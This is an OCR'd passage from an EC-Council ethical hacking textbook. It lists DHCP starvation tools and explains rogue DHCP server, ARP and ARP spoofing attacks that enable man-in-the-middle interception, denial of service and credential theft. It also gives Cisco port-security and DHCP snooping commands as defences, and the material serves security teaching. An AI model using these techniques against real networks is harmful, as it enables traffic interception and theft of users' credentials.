


Figure 8.28: Screenshot of Yersinia

Some examples of DHCP starvation attack tools are listed below:

- Hyenae (*https://sourceforge.net*)
- dhcpstarv (*https://github.com*)
- Gobbler (*https://sourceforge.net*)
- DHCPig (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Rogue DHCP Server Attack

In addition to DHCP starvation attacks, an attacker can perform MITM attacks such as sniffing. An attacker who succeeds in exhausting the DHCP server's IP address space can set up a **rogue DHCP server** on the network, which is not under the control of the network administrator. The rogue DHCP server impersonates a legitimate server and offers IP addresses and other network information to other clients in the network, acting as a default gateway. Clients connected to the network with the addresses assigned by the rogue server will now become victims of MITM and other attacks, whereby packets forwarded from a client's machine will reach the rogue server first.

In a rogue DHCP server attack, an attacker will introduce a rogue server into the network. This rogue server can respond to clients' DHCP discovery requests. Although both the rogue and actual DHCP servers respond to the request, the client accepts the response that comes first. In the case where the rogue server responds earlier than the actual DHCP server, the client takes the response of the rogue server. The information provided to the clients by this rogue server can disrupt their network access, causing a DoS attack.

The DHCP response from the attacker's rogue DHCP server may assign the IP address that serves as a client's default gateway. As a result, the attacker's IP address receives all the traffic from the client. The attacker then captures all the traffic and forwards it to the appropriate default gateway. The client thinks that everything is functioning correctly. This type of attack is difficult for the client to detect for long periods.

Sometimes, the client uses a rogue DHCP server instead of the standard one. The rogue server directs the client to visit fake websites in an attempt to gain their credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

To mitigate a rogue DHCP server attack, set the connection between the interface and the rogue server as untrusted. This action will block all incoming DHCP server messages from that interface.





Figure 8.29: Rogue DHCP server attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against DHCP Starvation and Rogue Server Attacks

Defend Against DHCP Starvation

Enable port security to defend against a DHCP starvation attack. Port security limits the maximum number of MAC addresses on the switch port. When the limit is exceeded, the switch drops subsequent MAC address requests (packets) from external sources, which safeguards the server against a DHCP starvation attack.




Figure 8.30: Defending against a DHCP starvation attack

Internetwork Operating System (IOS) Switch Commands

Source: *https://www.cisco.com*

- **`switchport port-security`**

  The **`switchport port-security`** command configures the switch port parameters to enable port security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **`switchport port-security maximum 1`**

  The **`switchport port-security maximum`** command configures the maximum number of secure MAC addresses for the port.

  The **`switchport port-security maximum 1`** command configures the maximum number of secure MAC addresses for the port as **1**.

- **`switchport port-security violation restrict`**

  The **`switchport port-security violation`** command sets the violation mode and the necessary action in case of detection of a security violation.

  The **`switchport port-security violation restrict`** command drops packets with unknown source addresses until a sufficient number of secure MAC addresses are removed.

- **`switchport port-security aging time 2`**

  The **`switchport port-security aging time`** command configures the secure MAC address aging time on the port.

  The **`switchport port-security aging time 2`** command sets the aging time as **2** minutes.

- **`switchport port-security aging type inactivity`**

  The **`switchport port-security aging type`** command configures the secure MAC address aging type on the port.

  The **`switchport port-security aging type inactivity`** command sets the aging type as inactivity aging.

- **`switchport port-security mac-address sticky`**

  This command enables sticky learning on the interface by entering only the MAC-address sticky keywords. When sticky learning is enabled, the interface adds all secure MAC addresses that are dynamically learned to the running configuration and converts these addresses to sticky secure MAC addresses.

Defend Against Rogue Server Attack

The DHCP snooping feature that is available on switches can mitigate against rogue DHCP servers. It is configured on the port on which the valid DHCP server is connected. Once configured, DHCP snooping does not allow other ports on the switch to respond to DHCP Discover packets sent by clients. Thus, even an attacker who manages to build a rogue DHCP server and connects to the switch cannot respond to DHCP Discover packets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.31: Defending against a rogue server attack

IOS Global Commands

Source: *https://www.cisco.com*

Steps to configure DHCP snooping:

1. **`ip dhcp snooping`**

   Enables DHCP snooping globally.

2. **`ip dhcp snooping vlan number [number] | vlan {vlan range}]`**

   Enables or disables DHCP snooping on one or more VLANs. For example:

   `ip dhcp snooping vlan 4,104`

3. **`ip dhcp snooping trust`**

   Configures the interface as trusted or untrusted.

4. **`ip dhcp snooping limit rate`**

   Configures the number of DHCP packets per second (pps) that an interface can receive.

5. **`end`**

   Exits configuration mode.

6. **`show ip dhcp snooping`**

   Verifies the configuration.


Additional DCHP snooping command:

- **`no ip dhcp snooping information option`**

  To disable the insertion and the removal of the option-82 field, use the **`no ip dhcp snooping information option`** in global configuration command. To configure an aggregation, switch to drop incoming DHCP snooping packets with option-82 information from an edge switch, and use the "no IP dhcp snooping information option allow-untrusted" global configuration command.

Note: All ports in the VLAN are untrusted by default.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Technique: ARP Poisoning

This section discusses the ARP poisoning technique generally used by attackers to perform sniffing on a target network. Using this method, an attacker can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks using sniffing.

What Is Address Resolution Protocol (ARP)?

Address Resolution Protocol (ARP) is a stateless TCP/IP protocol that maps IP network addresses to the addresses (hardware addresses) used by a data link protocol. Using this protocol, a user can easily obtain the MAC address of any device on a network. Apart from the switch, the host machines also use the ARP protocol for obtaining MAC addresses. ARP is used by the host machine when it wants to send a packet to another device, and has to mention the destination MAC address in the packet sent. Therefore, to write the destination MAC address in the packet, the host machine should know the MAC address of the destination machine. The OS also maintains the MAC address table (ARP table).

The process of obtaining the MAC address using ARP is as follows:

- The source machine generates an ARP request packet containing the source MAC address, source IP address, and destination IP address, and sends it to the switch.
- On receiving the packet, the switch reads the MAC address of the source and searches for this address in its CAM table.
- The switch updates all the new entries in it. If the entry is not found in the table, the switch adds the MAC address and its respective incoming port to its CAM table and broadcasts the ARP request packet into the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Each device in the network receives the broadcast ARP request packet and compares the destination IP address in the packet with its own IP address.
- Only the system with an IP address that matches the destination IP address replies with an ARP reply packet.
- The ARP reply message is then read by the switch, which adds the entry to its MAC table and forwards the message to the destination machine, i.e., the machine that sent the ARP request.
- Further, this machine updates the destination machine's IP and MAC address entries into its ARP table, and now communication can take place.




Figure 8.32: Working of ARP protocol

Consider an ARP example that shows two machines connected in a network. The respective hostnames, IPs, and MAC addresses are:

HostName	IP	MAC
A	194.54.67.10	00:1b:48:64:42:e4
B	192.54.67.15	00-14-20-01-23-47

Before communicating with host **B**, host **A** first checks for a record of host B's MAC address in the ARP cache. If host A finds the record of a MAC address, it communicates directly with host B. Otherwise, it has to access host B's MAC address using ARP protocol.

Host A queries all the hosts on the LAN. If the query were phrased in plain English, it might sound like this: "Hello, who is 192.54.67.15? This is 194.54.67.10. My MAC address is 00:1b:48:64:42:e4. I need your MAC address."

Here, host A sends a broadcast request data packet to host B. On receiving the ARP request packet, host B updates its ARP cache table with host A's IP and MAC addresses, and sends an

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ARP reply packet to host A that would be phrased in English as, "Hey, this is 192.54.67.15; my MAC address is 00-14-20-01-23-47."

On receiving the ARP reply, host A updates its ARP cache table with host B's IP and MAC addresses. After establishing a connection, these two hosts can communicate with each other.





Figure 8.33: ARP cache

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Spoofing Attack

ARP resolves IP addresses to the MAC (hardware) address of the interface to send data. ARP packets can be forged to send data to the attacker's machine. ARP spoofing involves constructing a large number of forged ARP request and reply packets to overload a switch. When a machine sends an ARP request, it assumes that the ARP reply will come from the right machine. ARP provides no means of verifying the authenticity of the responding device. Even systems that have not made an ARP request can accept the ARP replies coming from other devices. Attackers use this flaw in ARP to create malformed ARP replies containing spoofed IP and MAC addresses. Assuming it to be the legitimate ARP reply, the victim's computer blindly accepts the ARP entry into its ARP table. Once the ARP table is flooded with spoofed ARP replies, the switch is set in forwarding mode, and the attacker intercepts all the data that flows from the victim's machine without the victim being aware of the attack. Attackers flood a target computer's ARP cache with forged entries, which is also known as poisoning. ARP spoofing is an intermediary for performing attacks such as DoS, MITM, and session hijacking.

How does ARP Spoofing Work?

ARP spoofing is a method of attacking an Ethernet LAN. When a legitimate user initiates a session with another user in the same layer 2 broadcast domain, the switch broadcasts an ARP request using the recipient's IP address, while the sender waits for the recipient to respond with a MAC address. An attacker eavesdropping on this unprotected layer 2 broadcast domain can respond to the broadcast ARP request and replies to the sender by spoofing the intended recipient's IP address. The attacker runs a sniffer and turns the machine's NIC adapter to promiscuous mode.

ARP spoofing is a method of attacking an Ethernet LAN. It succeeds by changing the IP address of the attacker's computer to that of the target computer. A forged ARP request and reply

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

packet can find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends frames to the attacker's computer, where the attacker can modify the frames before sending them to the source machine (User A) in an MITM attack. The attacker can also launch a DoS attack by associating a non-existent MAC address to the IP address of the gateway; alternatively, the attacker may sniff the traffic passively and then forward it to the target destination.


